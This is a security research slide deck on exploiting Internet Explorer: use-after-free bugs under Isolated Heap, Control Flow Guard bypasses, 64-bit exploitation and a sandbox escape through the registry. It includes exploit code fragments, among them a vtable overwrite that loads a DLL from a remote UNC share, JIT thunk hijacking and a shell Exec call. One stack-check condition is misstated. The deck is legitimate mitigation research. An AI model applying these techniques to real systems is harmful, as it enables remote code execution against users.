
- We gives an example of full RCE using a uaf bug in Isolated Heap
- We use cstrs in cgenericelemnt to control the fields in the freed element
 - You can also use other data structures such as area.coords
- We need to avoid LFH to work on Windows 8.1
- Some patterns exist
 - Homework: for a CTreeNode uaf, which field to control and how to achieve RCE? 😊

Limitation


- You have to keep a clean heap and avoid LFH
 - Driven-by-download by inserting hidden iframe 😞
 - Start new IE and visit URL 😊

Useful in real world?

- Remember applications which could contain URL links?
- When you click the link, a new IE page will be started by default, which gives us a clean heap!
- We call it “The wake up attack” 😊



Demo – RCE with UAF Bug (0day) Under the Isolated Heap



Agenda

- Who am I
- Attack IE's new UAF mitigations
- Attack Control Flow Guard in IE
- 64-bit IE Exploit – New Target, New Game

Control Flow Guard (CFG)

- New security mitigation introduced in Windows 8.1 Preview
 - Then disabled in Windows 8.1 RTM because of compatibility issues
- Re-enabled in Windows 10 Technical Preview
- Then enabled in Windows 8.1 update 3

Control Flow Guard - Concept

- Prevents unexpected indirect call (icall)


- Virtual function call of C++ objects

```
mov eax, [ecx]           // get virtual function table  
mov edx, [eax + 7C]      // get virtual function address  
call edx                 // call virtual function
```

- Check all indirect calls at runtime to make sure they are valid

Indirect Call

Target Address: 112233



A typical IE Exploit without CFG

```
mov    esi,dword ptr [eax+638h] // attacker controlled virtual table  
mov    ecx,esi  
call   esi // control eip to ROP gadgets
```

*ROP
Gadgets*



xchg eax, esp; ret;

...

...

...

A typical IE Exploit when CFG enabled

```
mov    esi,dword ptr [eax+638h] // attacker controlled virtual table  
mov    ecx,esi  
call   dword ptr [MSHTML!__guard_check_icall_fptr(5887af34)]
```

Check
Call
Target



***CFG find that the ROP instruction address is not a valid call target
Raise Exception, stop the exploit!***

(a90.eb4): Stack buffer overflow - code
c0000409 (!!! second chance !!!)

ntdll_77730000!RtlpHandleInvalidUserCallTarget
+0x51:

77815a6f cd29 int 29h

Invalid indirect call stopped by CFG

Effectiveness of CFG

- It's a very useful mitigation
- Many old exploits which directly use ROP attack can be stopped by CFG
- But it still has some weaknesses

Exploit Under CFG

- Call valid APIs
- Find stack address
- Overwrite the stack
- Use direct calls
- No execution flow control
- Legacy modules which are not compiled with CFG

Call valid APIs

- Many APIs are valid icall targets
- Example:
 - WinExec
 - LoadLibrary

LoadLibrary to Pass CFG check

- Only need to control one parameter - easy
- Which library to load ?
 - Local: Have to drop our payload as well as knowing it's path on the local FS ☹️
 - Remote: UNC Path 😊

```
this.write32( fake_vtable + 0x7C, loadlibrarya );  
this.write32( target_arr_addr, fake_vtable );  
  
var dllpath = fake_vtable + 0x20;  
this.writeString(dllpath, '\\\\10.0.0.1\\test.dll');  
  
if ( dllpath in target_arr ) {}
```

JSCRIPT9!Js::JavascriptOperators::HasItem+0x23:

```
mov    ecx,esi           // virtual function overwritten to  
LoadLibraryA
```

```
call   dword ptr [JSCRIPT9!__guard_check_icall_fptr  
(70c9440c)]             // CFG check, target = LoadLibraryA
```

```
mov    edi,edi           // Check OK
```

```
mov    ecx,ebx
```

```
call   esi {KERNEL32!LoadLibraryA (77328f80)}
```

KERNEL32!LoadLibraryA:

```
0:006:x86> da poi(@esp + 4)
```

```
1a1b4120 "\\10.0.0.1\test.dll"
```

Change Execution Context

- Valid ical targets, which can change the value of multiple registers
 - Setjmp/Longjmp
 - ZwContinue
 - GetThreadContext/SetThreadContext

```
void longjmp(  
    jmp_buf env,  
    int value  
);
```

```
/*  
 * Define jump buffer layout for x86 setjmp/longjmp.  
 */  
typedef struct __JUMP_BUFFER {  
    unsigned long Ebp;  
    unsigned long Ebx;  
    unsigned long Edi;  
    unsigned long Esi;  
    unsigned long Esp;  
    unsigned long Eip;  
    unsigned long Registration;  
    unsigned long TryLevel;  
    unsigned long Cookie;  
    unsigned long UnwindFunc;  
    unsigned long UnwindData[6];  
} __JUMP_BUFFER;
```


The Stack Pointer Check

```
0:006:x86> u msvcrt!longjmp
```

```
msvcrt!longjmp:
```

```
mov    edi,edi
```

```
push   ebp
```

```
mov     ebp,esp
```

```
push    dword ptr [ebp+8]
```

```
call   msvcrt!__except_validate_jump_buffer (75b0721a)
```

*msvcrt!__except_validate_jump_buffer will check **whether:***

jmp_buf->esp >= TEB->StackLimit && jmp_buf->esp < TEB->StackLimit

The Stack Pointer Check (.cont)

- Other APIs which will change the execution context (e.g. ZwContinue) have similar stack pointer check logic
- So we need to provide a valid ESP address first, in order to use them to bypass CFG
- Where to find it?

Find Stack Address

- In loaded modules
- In global/local data structures
- Brute force search
- Call context retrieving APIs

Find stack in loaded modules

- Write a script to:
 - Enumerate loaded modules
 - Search stack pointers in these modules
 - Restart IE, run the script again to filter unstable ones

```
0:006> !py c:\users\yukichen\desktop\search_stack_all.py 1.tmp
[+] Searching module: IEXPLORE
[+] Searching module: uiautomationcore
[+] Searching module: jscript9
Find stack pointer: [jscript9+ bc264]
Find stack pointer: [jscript9+ 11abd0]
Find stack pointer: [jscript9+ 279848]
Find stack pointer: [jscript9+ 3d3030]
[+] Searching module: sxs
[+] Searching module: MLANG
[+] Searching module: msls31
[+] Searching module: actxprxy
Find stack pointer: [actxprxy+ 60f64]
Find stack pointer: [actxprxy+ 60f94]
Find stack pointer: [actxprxy+ 61210]
```

In global/local data structures

- Mshtml, javascript internal objects
- The Memory Protected used to store stack address in it
 - Fixed some months ago

Brute Force Search

- When
 - You already have full memory space read ability (e.g. via a big string/array)
- Reliable & No depend on module version
- Search for what?
 - TEB
- Avoid crash

```
this.write32( fake_vtable + 0x7C, isbadcodeptr );  
this.write32( target_arr_addr, fake_vtable );  
  
this.is_memory_readable = function(addr) {  
    return !( addr in target_arr );  
}
```

Call context retrieving APIs

- Call API to get current context, and read stack pointer from the returned context
 - setjmp
 - GetThreadContext

Overwrite Direct Call

- When
 - You have certain-level ability of memory write
- Direct Call
 - Imported functions
 - Function pointers
 - JavaScript Function
- No CFG checks 😊
- Can directly jump to your ROP


```

var jitfunc = function(a, b) {
    return a * b + a - b;
}

this.write32(this.read32(
    this.read32(this.leakAddress(jitfunc) + 0x14) + 0x10) + 4,
    0x77777777)

jitfunc();

```

```

jscript9!NativeCodeGenerator::CheckCodeGenThunk:
703ccc32 55                push     ebp
703ccc33 8bec             mov     ebp,esp
703ccc35 ff742408         push    dword ptr [esp+8]
703ccc39 e812ffff         call    jscript9!NativeCoc
703ccc3e 5d               pop     ebp
703ccc3f ffe0             jmp     eax {77777777}

```

NO CFG Check



Overwrite the stack

- When
 - You have find the stack address
 - You have certain-level ability of memory write
- Overwrite return address on the stack
 - Put your ROP gadgets on the stack

No Execution Flow Change

- ActiveX Safemode
 - JS/VBS
 - <http://www.slideshare.net/xiong120/exploit-ie-using-scriptable-active-x-controls-version-english>

```
var WshShell = new ActiveXObject("WScript.shell");  
var oExec = WshShell.Exec("calc");
```

Legacy modules which are not compiled with CFG

- If a module does not compile with CFG, you can call into any location of this module without being detected by CFG
- CFG is only available in the latest IDE (VS 2015)
 - Many non MS modules have not enabled it
 - Third-Party browser plug-in: java, ...
 - EMET does not compile with CFG before 5.2 ☺

JSCRIPT9!Js::JavascriptOperators::HasItem+0x20:

```
mov esi,dword ptr [eax+7Ch] ds:002b:704e9fec // Stack Pivot in JRE deploy.dll
```

```
mov ecx,esi
```

```
call dword ptr [JSCRIPT9!__guard_check_icall_fptr (7117440c)] // CFG check
```

```
mov ecx,ebx // CFG check passed because java does not compiled with CFG
```

```
call esi
```

0:006:x86> t

deploy!Java_com_sun_deploy_net_cookie_ExplorerCookieHandler_getCookieInfo+0x277c:

```
xchg eax,esp // Control flow transferred to ROP
```

Use ROP Gadgets in JRE modules

Agenda

- Who am I
- Attack IE's new UAF mitigations
- Attack Control Flow Guard in IE
- 64-bit IE Exploit – New Target, New Game

Exploit 64-bit Internet Explorer

- There's some difference between 32-bit and 64-bit IE exploit

	32-bit	64-bit	Description
Heap Spraying	Able to guess certain object address after heap spraying	Unable to guess object address by heap spraying directly	Need some kind of leak
Memory Read/Write	Can read/write full memory space with big string/array	Can not read/write full memory space even with big string/array	Need to change data pointer
Call Convention	Usually use stack to pass parameters	First 4 parameters are passed by registers	

Heap Spray on 64-bit IE

- Heap object's address uses 40 bits, module address uses 48 bits
 - On 32-bit, a spray of 512M memory is enough for you to guess a valid object address
 - On 64-bit, you probably need to spray 128G ☹️
- So simply heap spraying on 64-bit IE does not work

0:003> !heap

Index Address Name Debugging options enabled

1: 697550000

2: 6972a0000 40 bits

3: 6979d0000

4: 699290000

5: 699240000

6: 69a710000

7: 69fbc0000

0:003> lm 48 bits

start end

00007ff7`2dc80000 00007ff7`2dd48000

module name

iexplore (deferred)

00007ffc`98ff0000 00007ffc`99311000

Wpc (deferred)

00007ffc`99320000 00007ffc`998eb000

jscript9 (deferred)

00007ffc`99c40000 00007ffc`9b426000

MSHTML (private p

00007ffc`9b950000 00007ffc`9c712000


IEFRAME (deferred)

Heap Spray on 64-bit IE (.cont)

- Relative heap spraying is still possible
 - Every heap's address is randomized, but objects' addresses in the same heap are still predictable
 - Leak one, find another
 - We used similar approach in our pwn2own exploit

Read/write Whole Memory Space

- On 32-bit IE, a sting or array with corrupted big length will be enough to read/write forward/backward entire user memory space
- On 64-bit IE, you can not read/write backward or read/write forward more than 4G memory
 - You need to overwrite the string/buffer pointer when you want to read beyond the capability



```
this.read32_64 = function(addr) {  
  this.write64(this.fakeobj_addr + 0x18, addr); // Change str pointer  
  return this.fakestr.charCodeAt(0) + (this.fakestr.charCodeAt(1) * 0x10000);  
}
```

Overwrite pointer first, to read beyond 4G space or read backwards

The call convention

- On 64-bit windows, the first 4 parameters are passed by registers when calling a function
- This is very useful when you want to call some function by virtual table overwrite, while you want the call to return safely/no crash
 - FunctionA(p1, p2) , FunctionB(p1), overwrite A with B
 - 32-bit: after return from B, stack is not balanced
 - 64-bit: ok after return from B

Conclusion

- Isolated heap and deferred free are indeed very useful mitigations for uaf exploits
- It is still possible to exploit uaf bugs under isolated heap and deferred free under certain conditions
- CFG is good, but good enough
- There's some difference between 32-bit IE exploit and 64-bit IE exploit

Special Thanks To

- Mr Thomas Lim
 - SysCan is a great conference!
- Guys in 360 vulcan Team
 - MJ0011, pgboy1988, holynop, ...

Thank you!



Backup Slides

- Example of bypassing EPM
 - using a MessageBox

```

__int32 __thiscall CAudioSessionStore::OpenStoreKey(int this)
{
    __int32 v1; // esi@1
    HKEY *v2; // ebx@1
    RPC_STATUS v3; // eax@2
    int v4; // ecx@7
    float v5; // eax@8
    unsigned __int16 **v7; // [sp+0h] [bp-228h]@0
    unsigned __int32 v8; // [sp+0h] [bp-228h]@4
    HKEY *v9; // [sp+4h] [bp-224h]@0
    char v10; // [sp+8h] [bp-220h]@1
    signed int v11; // [sp+Ch] [bp-21Ch]@1
    HKEY hKey; // [sp+14h] [bp-214h]@1
    const WCHAR Dest; // [sp+18h] [bp-210h]@5

    v10 = this;
    v1 = 0;
    v2 = (HKEY *)(this + 16);
    v11 = 0;
    hKey = 0;
    if ( *(_DWORD *)(this + 16) )
        return v1;
    v3 = RpcImpersonateClient(0);
    v1 = v3;
    if...
    v1 = GetThreadUserStringSid(v7);
    if...
    v1 = StringCbPrintFW((wchar_t *)&Dest, 0x208u, L"%s\\Software\\Microsoft\\Internet Explorer\\LowRegistry", 0);
    if...
    v1 = RegOpenKeyExW(HKEY_USERS, &Dest, 0, 0x2001Fu, &hKey);
    if...
    v1 = CreateLowRightsRegistryKey(L"Audio\\PolicyConfig\\PropertyStore", hKey, 0x2001Fu, v2, v8, v9);
    if...
    v5 = WPP_GLOBAL_Control;
    if ( WPP_GLOBAL_Control == 0 )
        WPP_GLOBAL_Control = WPP_GLOBAL_Control;
}

```

Exploiting Steps

- Create symbol link on HKCU\Software\Microsoft\Internet Explorer\LowRegistry\Audio\PolicyConfig\PropertyStore, let it point to HKCU\Software\Microsoft\Internet Explorer\Low Rights
- **Trig the call to CreateLowRightsRegistryKey in adudiosrv.dll, to create HKCU\Software\Microsoft\Internet Explorer\LowRegistry\Audio\PolicyConfig\PropertyStore***
- Add white list entry under HKCU\Software\Microsoft\Internet Explorer\Low Rights for our payload in order to bypass the sandbox

Step 2 – How ?

```
1 signed int __stdcall xxxMessageBeep(char a1)
2 {
3     int v1; // eax@4
4     int v2; // eax@8
5     signed int v4; // [sp-4h] [bp-4h]@9
6
7     if ( !(*( (_BYTE *)gptiCurrent + 216) & 4) )
8     {
9         if...
10        v1 = a1 & 0xF0;
11        if...
12        if ( v1 == 32 )
13        {
14            v4 = 2;
15        }
16        else if ( v1 == 48 )
17        {
18            v4 = 3;
19        }
20        else
21        {
22            if ( v1 != 64 )
23            {
24                v2 = 0;
25            LABEL_14:
26                PostPlaySoundMessage(v2);
27                goto LABEL_15;
28            }
29            v4 = 4;
30        }
31        v2 = v4;
32        goto LABEL_14;
33    }
34    xxxOldMessageBeep();
35    return 1;
36 }
```

```

21 {
22     v4->UserInfo = Binding;
23     v4->NotificationType = 2;
24     v4->u.APC.NotificationRoutine = (PFN_RPCNOTIFICATION_ROUTINE)I_RpcGetCompleteAndFreeRoutine();
25     ms_exc.registration.TryLevel = 0;
26     I_PlaySoundkPostMessage((char)v4, (int)Binding, a2, a3, 0, (int)&unk_BFA1753C);
27     ms_exc.registration.TryLevel = -2;
28 }
29 result = v6;
30 }

```

```

58 if ( StringCchPrintfW(&v30, 0x32u, L"PlaySoundKRpc%X", a1) >= 0 )
59 {
60     ms_exc.registration.TryLevel = 0;
61     v24 = &v30;
62     v19 = RpcBindingCreateW(&v20, &v12, &unk_BFA0CB88, Binding);
63     if ( !v19 )
64         v19 = RpcBindingBind(0, *Binding, PlaySoundKRpc_v1_0_c_ifspec);
65     ms_exc.registration.TryLevel = 0xFFFFFFFF;
66     if ( v19 && *Binding )
67     {
68         RpcBindingFree(Binding);
69         *Binding = 0;
70     }

```

